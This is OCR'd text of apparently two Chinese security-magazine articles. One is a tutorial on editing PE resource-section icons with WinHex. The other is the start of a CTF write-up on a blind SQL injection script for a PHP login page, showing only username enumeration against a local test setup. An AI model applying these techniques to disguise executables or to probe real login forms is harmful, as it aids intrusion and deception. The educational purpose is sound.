


图3




图4

图3红色方框中的第二项I M A G E_RESOURCE_DIRECTORY NameID和第三项IMAGE_RESOURCE_DIRECTORY Language结构与第一项类同，鉴于相似性和对图标影响的重要性，这里就不多费口舌，而是开始IMAGE_RESOURCE_DATA_ENTRY的分析。这个是数据项，分为四个字段，第一个字段R V A of-D A T A表示该资源在内存中的相对虚拟地址(RVA)，第二个字段Size表示资源的大小，第三个字段Code Page表示资源所在的代码页号，第四个字段为保留项。

讲完了PE资源节的结构，或许读者还不太明白如何修改PE文件图标。这是因为我们还不知道程序是怎么定位资源的。我们刚才讲过，在资源节开始的位置，是一个IMAGE_RESOURCE_DIRECTORY的结构，后面紧跟着IMAGE_RESOURCE_DIRECTORY_ENTRY 数组，这个数组的每个元素代表的资源类型都不同。通过每个元素，可以找到第二层另一个IMAGE_RESOURCE_ DIRECTORY，后面紧跟着IMAGE_RESOURCE_DIRECTORY_ENTRY数组，这一层的数组的每个元素代表的资源名字不同。然后可以找到第三层的每个IMAGE_ RESOURCE_DIRECTORY，后面紧跟着IMAGE_RESOURCE_DIRECTORY_ENTRY数组。这一层的数组的每个元素代表的资源语言不同。最后通过每个IMAGE_RESOURCE_ DIRECTORY_ENTRY可以找到每个IMAGE_RESOURCE_DATA_ENTRY。通过每个IMAGE_RESOURCE_DATA_ENTRY，就可以找到每个真正的资源。而这个查找的顺序正是如图2所显示的那样。

下面，就可以开始动手实战了。通过上面的分析，可以知道P E V i e w有两个图标，分别在SECTION .rsrc中所看到的ICON1和ICON2。通过PEView，我们可以知道ICON1和ICON2在文件的位置，如图5所示。如果换成其他同样大小的图标，我们只需要将这两段二进制用准备好的图标资源替换即可。




图5

如果平日大家留心，就会发现W i n d o w s系统内有一个d l l，里面存放着系统文件、对话框、菜单所使用的图标。在桌面隐藏的文件d e s k t o p.i n i 里可以看到这样一行代码：IconResource=%SystemRoot%\system32\imageres.dll,-183，我们可以在系统根目录下的S y s t e m32文件夹内找到这个文件。我们使用stud_PE来查看imageres.dll，如图6所示。Stud_PE也是一个PE文件查看软件，能够直观地看到资源节图标的外观，同时标出了该资源的大小及文件起始位置和相对虚拟地址。右击选中项，选择"Save As .bin"，可将这个图标以bin文件形式保存起来，这将方便我们接下来的修改。我们选择标号为12和13的i c o n，分别保存为b i n文件，作为原PEView.exe的替换图标。现在，只需要找到PEView.exe的图标存放位置，用WinHex十六进制编辑器进行修改替换即可。使用S t u d_P E查看PEView.exe，可以看到其有一大一小两个图标，大图标在文件中的位置为C A48H，到C D2F结束，小图标的位置则从CD30H~CE58H。




图6

现在用WinHex打开PEView.exe和刚才保存的两个替换图标，复制12号图标的全部数据，使用Alt+G快捷键跳转到PEView.exe大图标的开始位置CA48H，选中直到CD2FH的十六进制数据，右击并选择"粘贴"命令，即可将原大图标替换成12号图标。同理，可以替换PEView.exe小图标。修改完之后单击保存，此时启动PEView.exe，可以看到替换成功。对比效果如图7、图8所示。




图7





图8

在这里，我们选择的是大小相同的图标进行替换，便于新手入门。如果要替换成不同大小的图标，则需要对PE文件整体有很深的了解，因为PE文件的修改是"牵一发而动全身"，修改了某一处，会造成总体大小变化、后面的引入节位置偏移、程序运行时找不到所需dll和调用API。此时需要对NT映像头、节表的一些字段进行更改。由于这个过程比较复杂，手工进行难度较大，笔者建议读者参照网上一些教程学习利用Windows提供的API进行编程修改。本文的目的旨在让读者明白修改PE文件图标的原理，相信聪明的你看懂本文后，一定能马上学会编程修改。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找。）

前置知识：Python
关键字：Python、Post、注入

Python编写Post注入脚本剖析



文/图 oyea9le

小生有幸参加了2010年5月22日在成都信息工程学院举行的《四川省第二届信息安全技术大赛》（第一届叫做《网络攻防大赛》），这次大赛的规模很大，汇集了四川省内几乎所有高校的牛人。

大赛采用在线答题和真实环境渗透两种形式，很多题目还是非常有意思。当然最为有意思的是真实渗透环境，分为三个级别，分别需要到三台主机拿铜牌、银牌、金牌文件。

下面以其中的在线提交Key的题目中的一个非常有意思的注入为例来说明，如何用Python来

编写Post注入脚本。

这是一个PHP和MySQL组合的后台登录型注入，这种注入的一个特点就是只能猜，没有任何出错信息可以使用，而且因为登录框的特点，所以我们也无法通过union查询出来。

进入正题，下面是我在自己机子上搭建的模拟环境，和真实情况相关不大。访问http://127.0.0.1:81/php/2/Login.php页面，当我在Username里随便输入"ss"，Password随便输入时，出现提示"不存在用户名"。如图1所示。




图1

而当我在Username里输入admin，Password里随便输入时，出现提示"用户名或者密码不对"，如图2所示。

